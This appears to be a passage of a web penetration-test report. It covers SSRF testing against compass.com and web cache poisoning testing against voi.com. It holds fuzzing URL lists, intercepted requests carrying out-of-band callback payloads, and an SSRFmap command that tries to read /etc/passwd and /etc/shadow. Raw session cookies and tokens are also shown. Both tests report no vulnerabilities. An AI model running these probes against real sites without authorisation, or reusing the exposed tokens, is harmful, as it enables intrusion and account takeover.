https://www.compass.com/agents/la/lexie-liz/?url=FUZZ
https://compass.com/agents/dc/casaday-allison/group?url=FUZZ
https://www.compass.com/agents/will-qian/wp-json/oembed/1.0/embed?url=FUZZ&format=FUZZ
https://www.compass.com/agents/julie-provenzano?url=FUZZ&format=FUZZ
http://compass.com/agents/dallas/debra-brown?url=FUZZ&format=FUZZ
https://www.compass.com/agents/dallas/julie-provenzano/wp-json/oembed/1.0/embed?url=FUZZ
https://www.compass.com/agents/laurel-conger?url=FUZZ&format=FUZZ
http://www.compass.com/agents/la/robert-gerner/?url=FUZZ&format=FUZZ
https://www.compass.com/agents/sf/carolyn-rianda/?url=FUZZ&format=FUZZ
http://www.compass.com/agents/sf/carolyn-rianda/?url=FUZZ&format=FUZZ

File Edit Search View Document Help
File Edit Search View Document Help
1 https://www.compass.com/agents/kerry-lin/?page_id=FUZZ
2 https://www.compass.com/app/collection/6316d70754bc001b0d938/matches?page_id=FUZZ&page_size=FUZZ&sort=FUZZ
3 https://www.compass.com/app/collection/6316d70754bc001b0d938/matches?page_id=FUZZ&page_size=FUZZ&sort=FUZZ
4 https://www.compass.com/app/collection/644df9ba27a0800015cf976/matches/comment/13062439304646071777
page_id=FUZZ&page_size=FUZZ&sort=FUZZ
5 https://www.compass.com/app/collection/631faee754bc001b0d936/matches/comment/1120213125623995777
page_id=FUZZ&page_size=FUZZ&sort=FUZZ
6 https://www.compass.com/app/collection/644df9ba27a0800015cf976/comment/1294592860347062017
page_id=FUZZ&page_size=FUZZ&sort=FUZZ
7 https://www.compass.com/app/collection/644df9ba27a0800015cf976/matches/comment/1309773241867361025
page_id=FUZZ&page_size=FUZZ&sort=FUZZ
8 https://www.compass.com/agents/dallas/julie-provenzano/?page_id=FUZZ
9 https://www.compass.com/app/collection/644df9ba27a0800015cf976/matches/comment/130845421925154497
page_id=FUZZ&page_size=FUZZ&sort=FUZZ
10 https://www.compass.com/app/collection/644df9ba27a0800015cf976/page_id=FUZZ&page_size=FUZZ&sort=FUZZ
11 https://compass.com/DesktopDefault.aspx?PageId=FUZZ&PageAlias=FUZZ&ListingID=FUZZ
12 https://www.compass.com/app/collection/5f13b4d3d3992000113643/matches/comment/995884529694421937
page_id=FUZZ&page_size=FUZZ&sort=FUZZ
13 https://www.compass.com/app/collection/644df9ba27a0800015cf976/matches/comment/11138051216528340897
page_id=FUZZ&page_size=FUZZ&sort=FUZZ

File Edit Search View Document Help
File Edit Search View Document Help
1 https://www.compass.com/listing/6455-barnaby-street-northwest-washington-dc-20015/882823883752995561/?product_path=FUZZ
2 https://www.compass.com/listing/200-linden-unit-unit-413-south-san-francisco-ca-94080/828320912116588969/?product_path=FUZZ
3 https://www.compass.com/listing/1000-north-oak-street-unit-1111-arlington-va-22209/8521010992722978809/?product_path=FUZZ
4 https://www.compass.com/listing/14-reef-street-unit-4-marina-del-rey-ca-90297/951972188362401281/?product_path=FUZZ
5 https://www.compass.com/listing/2220-walnut-avenue-venice-ca-90210/8941545049197457/?product_path=FUZZ
6 https://www.compass.com/listing/751-paddock-path-morestown-nj-08057/76950272292894665/?origin=FUZZ&origin_type=FUZZ&id=FUZZ
7 https://www.compass.com//listing/19-gilberts-path-amagansett-ny-1193/10652197659851761/?origin=FUZZ
8 https://www.compass.com/listing/345-cassine-garden-circle-santa-rosa-beach-fl-32459/122114633770164593/?product_path=FUZZ
9 https://www.compass.com/listing/822-east-sharpnack-street-philadelphia-pa-19119/1134863184381123529/?product_path=FUZZ
10 https://www.compass.com/listing/424-alcorn-drive-la-canada-flintridge-ca-91011/77692293069784593/?product_path=FUZZ
11 https://www.compass.com/listing/3737-collins-avenue-unit-s1403-miami-beach-fl-33146/870163218708968633/?
```

5.1.2 Used Burp Suite to intercept requests for a URL with a "url" parameter and tested for SSRF using Burp Collaborator.



```
Request
Pretty Raw Hex
1 GET /agents/robert-gerner?url= HTTP/2
2 Host: www.compass.com
3 Cookie: ajs_anonymous_id=3d340655-35af-4d9f-a154-449abaeb7792; fingerprint=c449ddb4-5400-4588-a9d8-5ef2a91841fa; clickstream_id=28added3-08ef-4f48-bc0e-0b83b1c0b7cf; _hp2_ses_props.1748376918=%7B%22ts%22%3A1714496431109%2C%22d%22%3A%22www.com%22%2C%22h%22%3A%22%2F%22%2C%22q%22%3A%22%3Fredirect_t o%3D%22%7D; _hp2_id.1748376918=%7B%22userId%22%3A%22%3A227125430634731694%22%2C%22pageviewId%22%3A%226429430705070967%22%2C%22sessionId%22%3A%22273726592573771%22%2C%22identity%22%3A%22631166714444f0001d0e4f%22%2C%22trackerVersion%22%3A%224.0%22%2C%22identityFieldId%22%3Anull%22%22isIdentified%22%3A1%7D; _ga=GAI.1.386579967.1714496431; _gid=GAI.2.471324746.1714496431; _gcl_au=1.1.1712964594.1714496432; _ga_8N3J2RJDX9=GS1.1.1714496431.1.1.1714498641.22.0; _fbp=fb.1.17144964594.1714496432; _dd_s=rum=0&expire=1714500686088; authentication_token=WY12NjMxMTY2NzEONDQ0ZjAwMDfkZjBtNGYiLCJTRVM6ZXlKe1pYTWlPauppWwpVNU5qaGtOUzfQt1dwbExUUTNRNGd0T1RoallTpMwtPRFv3TORRNE5ERmtavFFpZ1eiXQ.MjAyNC0wNC02MFQxNzozNzoyMvo._6GrFvkE0!_csN1c9Cv0gMA0loc; remember_token=WY12NjMxMTY2NzEONDQ0ZjAwMDfkZjBtNGYiLCJTRVM6ZXlKe1pYTWlPauppWwpVNU5qaGtOUzfQt1dwbExUUTNRNGd0T1RoallTpMwtPRFv3TORRNE5ERmtavFFpZ1eiXQ.MjAyNC0wNC02MFQxNzozNzoyMvo._6GrFvkE0!_csN1c9Cv0gMA0loc; ajs_user_id=6631166714444f0001df0e4f
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Payloads to generate: **Copy to clipboard** Include Collaborator server location Polling automatically

▾ Time Type Payload Source IP address Comment

5.1.3 Paste the Copied payload into the “url” parameter.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /agents/robert-gerner?url=https://t1v65zybabbi4zvhkkvondizlqrhfk39.oastify.com [HTTP/2] 2 Host: www.compass.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.145 Safari/537.36 4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Upgrade-Insecure-Requests: 1 8 Sec-Fetch-Dest: document 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-Site: none 11 Sec-Fetch-User: 71 12 Sec-Fetch-Header: trailer 13 te: trailers	1 HTTP/2 301 Moved Permanently 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 189 4 Date: Tue, 30 Apr 2024 17:59:35 GMT 5 Location: /agents/robert-gerner/?url=https://t1v65zyabb14zvhkkvondizlqrhfk39.oastify.com 6 Server: cloudflare 7 Age: 0 8 X-Cache: Miss from cloudfront 9 X-Cache-Latency: 0 10 X-Download-Options: noopener 11 X-Powered-By: hydrex 12 X-XSS-Protection: 1; mode=block 13 X-Frame-Options: SAMEORIGIN 14 X-Anti-CSRF: NMSZ5-P3 15 X-Ami-CT-Pop: 1 16 X-Ami-CT-ID: fmckjcrR2PjazbyiuU5ok13P0k9g7-DHmIjuwlpscm3PhK29Eg-- 17 X-Ami-CT-Ver: 1 18 Redirecting to /agents/robert-gerner?url=https://t1v65zybabbi4zvhkkvondizlqrhfk39.oastify.com

5.1.4 Then in the collaborator click “poll” to get requests from the website’s server.

Payloads to generate: **Copy to clipboard** Include Collaborator server location **Poll now** Polling automatically

# ^	Time	Type	Payload		Source IP address

5.1.5 Used the SSRFmap tool for automated testing of vulnerabilities by providing the captured request body and conducting tests on various parameters.

The screenshot shows the Burp Suite Professional interface. A request to `http://www.compass.com:80` is selected in the Intercept tab. A context menu is open, and the 'Copy' option under 'Edit' is highlighted. The right panel displays the message editor documentation.

```

1 GET /agents/chicago/anita-nosek/?return=https://3ngrgr9klwlxsgp9hr6uh9n4970drimpl.oastify.com HTTP/1.1
2 Host: www.compass.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: ajs_anonymous_id=3d340655-35af-a154-449abaeb779b84dbf97-fd25-4321-9da2-f7f3afed4e9f; _hp2_ses_props.1748376%7B%22ts%22%3A1714496431109%2C%22d%2C%22www.compass.com%2To%3D%22%7D; _hp2_id.1748376918-%7B%22userId%22%3A%227125430634731694%22%2C%22pageviewId%22%37265925737714%2C%22identity%2C%22entityId%2C%22sessionId%22%3A1%7D; _ga=GA1.1.GA1.2.471324746.1714496431; _gcl_au=1.1.1712964594.1714496431GS1.1.1714496431.1.1.1714498641.22.0.0; _fbp=fb.1.1714496431ajs_user_id=6631166714444f0001df0e4f
9 Upgrade-Insecure-Requests: 1
10
11

```

The screenshot shows the SSRFmap tool window. The captured request body is displayed in the main pane. The 'File' menu bar is visible at the top, and the 'Copy' option is highlighted.

```

File Edit Search View Document Help
-7SSRFmap|test - Mousepad
File Edit Search View Document Help
1 GET /agents/chicago/anita-nosek/?return=https://3ngrgr9klwlxsgp9hr6uh9n4970drimpl.oastify.com HTTP/1.1
2 Host: www.compass.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: ajs_anonymous_id=3d340655-35af-a154-449abaeb779b84dbf97-fd25-4321-9da2-f7f3afed4e9f; _hp2_ses_props.1748376%7B%22ts%22%3A1714496431109%2C%22d%2C%22www.compass.com%2To%3D%22%7D; _hp2_id.1748376918-%7B%22userId%22%3A%227125430634731694%22%2C%22pageviewId%22%37265925737714%2C%22identity%2C%22entityId%2C%22sessionId%22%3A1%7D; _ga=GA1.1.GA1.2.471324746.1714496431; _gcl_au=1.1.1712964594.1714496431; _gld=GA1.2.471324746.1714496431; _gcl_au=1.1.1712964594.1714496432; _ga_BN3J2RJD0X9=GS1.1.1714496431.1.1714498641.22.0.0; _fbp=fb.1.1714496431.1.171449431974.1315454740; _dd_s=rum@expire=1714501375495; ajs_user_id=6631166714444f0001df0e4f
9 Upgrade-Insecure-Requests: 1
10
11

```

```
(ashan㉿kali)-[~/SSRFmap]
$ python3 ssrfmap.py -r test -m readfiles -p "return"


```

```
[INFO]:Module 'readfiles' launched !
[INFO]:Reading file : /etc/passwd
{"status":406,"message":"Not Acceptable"}

[INFO]:Writing file : /etc/passwd to www.compass.com/_etc_passwd
[INFO]:Reading file : /etc/lsb-release
{"status":406,"message":"Not Acceptable"}

[INFO]:Writing file : /etc/lsb-release to www.compass.com/_etc_lsb-release
[INFO]:Reading file : /etc/shadow
{"status":406,"message":"Not Acceptable"}

[INFO]:Writing file : /etc/shadow to www.compass.com/_etc_shadow
[INFO]:Reading file : /etc/hosts
{"status":406,"message":"Not Acceptable"}

[INFO]:Writing file : /etc/hosts to www.compass.com/_etc_hosts

(ashan㉿kali)-[~/SSRFmap]
$
```

6 Findings

Despite testing efforts no instances of vulnerabilities were detected within the compass.com website. Multiple parameters suspected to be vulnerable to SSRF however no successful instances of attacks were identified.

7 Steps to Reproduce

1. Capture a request with a parameter which is suspected to be vulnerable to SSRF.
2. Use Burp Suite Collaborator to inject the payload and check for SSRF.
3. Additionally use an automated tool such as SSRFMap to check SSRF vulnerabilities.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Checking Input: Verify URLs provided by users and limit access, to approved domains.
2. Whitelist: Keep a list of permitted domains and permit requests solely to those domains.
3. Implement Security Headers: Implement security headers, like Content Security Policy (CSP) to manage content loading and block attacks.

10 Conclusion

After assessing the SSRF vulnerability on the Compass.com site no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

11. Vulnerability Title – Web Cache Poisoning

1 Vulnerability Description

Web Cache Poisoning vulnerability allows attackers to manipulate the caching mechanisms of web servers.

2 Affected Components

The assessment focused on the <https://www.voi.com/blog/city-symposium> webpage of the voi.com website.

3 Impact Assessment

Web cache poisoning could lead to serving malicious content to users, bypassing security controls, compromising sensitive data.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the voi.com website to uncover web cache poisoning vulnerabilities.

5 Approach

5.1.1 Capture a request using burp suite and send it to repeater.

```
Request
Pretty Raw Hex
1 GET /blog/city-symposium HTTP/2
2 Host: www.voi.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-Host: bu9kr0jyw7gqlump1f9vrx78yep2gq5.oastify.com
8 Referer: https://voi.com/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

5.1.2 Copy the collaborator payload and paste it in the search bar of the response.

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Thu, 02 May 2024 10:46:56 GMT
3 Content-Type: text/html; charset=utf-8
4 X-Powered-By: Next.js
5 X-Frame-Options: SAMEORIGIN
6 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: origin-when-cross-origin
9 Content-Security-Policy: default-src 'self' https://*.kindly.ai https://*.kindlycdn.com https://*.pusher.com
wss://ws-eu.pusher.com wss://ws-eu.pusher.com:443 wss://sage.kindly.ai; script-src 'self' 'unsafe-eval'
'unsafe-inline' https://plausible.io https://chat.kindlycdn.com https://acsapp.com; connect-src 'self'
https://plausible.io https://chat.kindlycdn.com https://acsapp.com https://cdn.acsapp.com/ https://*.kindly.ai
wss://ws-eu.pusher.com https://sockjs-eu.push wss://*.kindly.ai; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com; img-src 'self' https://media.graphassets.com https://*.kindlycdn.com blob:
data:; media-src 'self' https://media.graphassets.com; font-src 'self' https://fonts.gstatic.com
https://chat.kindlycdn.com data:; object-src 'none'; base-uri 'self'; form-action 'self';
frame-ancestors 'none'; frame-src https://www.youtube.com; upgrade-insecure-requests;
10 Permissions-Policy: camera=(), microphone=(), geolocation=(), browsing-topics=()
11 X-Nextjs-Cache: HIT
12 Cache-Control: max-age=14400, s-maxage=900, stale-while-revalidate
13 Vary: Accept-Encoding
14 Via: 1.1 google
15 Cf-Cache-Status: HIT
16 Age: 3
17 Report-To:
[{"endpoints": [{"url": "https://\`a.ne1.cloudflare.com/report/\`v4?s=MFwFtUATBP%2F3601ch6sM0FhB%2F%2FwFprws9Hdy3sP
5uEnL7C0sr8id14Qa8t%2FQeevj0doYkGBU1oGXGn4SULzVThqzH2Denzwh%2BHBSA03b6gsMZRUbzQ3ie0ZEsF8"}], "group": "cf-ne1", "max_age": 604800}
18 Net: {"success_fraction": 0, "report_to": "cf-ne1", "max_age": 604800}
19 Server: cloudflare
20 Cf-Ray: 87d76e2ccfc6513a-CMB
21
22 <!DOCTYPE html><html lang="en">
<head>
<meta charSet="utf-8"/>
<meta name="viewport" content="width=device-width"/>
<title>
Voi | 5th DACH City Symposium on 11 April
</title>
<meta name="description" content="On 11 April, Voi hosted its 5th DACH City Symposium on Micromobility. The event brought together a wide range of experts from different countries to discuss the challenges and opportunities associated with e-scooter and e-bike sharing."/>
<meta name="keywords" content="Voi, E-Scooter, E-Bike, Sharing, Micromobility, Dusseldorf, Symposium, CMD, KTH, Winterthur"/>
<meta property="image" content="https://media.graphassets.com/GbZiEVbTSGSi9SMhr3dM"/>
```

5.1.3 Then in the request implement “X-Forwarded-Host” header and paste the payload there.

Request

Pretty Raw Hex

```
1 GET /blog/city-symposium HTTP/2
2 Host: www.voi.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-Host: bu9kr0jyw7gql1lump1f9vxr78yep2gq5.oastify.com
8 Referer: https://voi.com/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```



5.1.4 Send the request multiple times to check if the payload getting reflected on the website.

6 Findings

Despite conducting assessments no Web Cache Poisoning vulnerabilities were detected within voi.com website.

7 Steps to Reproduce

1. Capture and request from the website using burp suite and send it to repeater.
2. Copy a payload from burp collaborator and paste it in the search bar of the response of that captured request to see the payload getting reflected or not.
3. Implement the “X-Forwarded-Host” header in the request and paste the payload there.
4. Send the request multiple times to check the payload getting reflected or not.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Implement secure caching policies.
2. Regularly monitor and analyze cache behavior.
3. Validate and sanitize input data.

10 Conclusion

After testing no vulnerabilities related to Web Cache Poisoning were found in the voi.com website. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.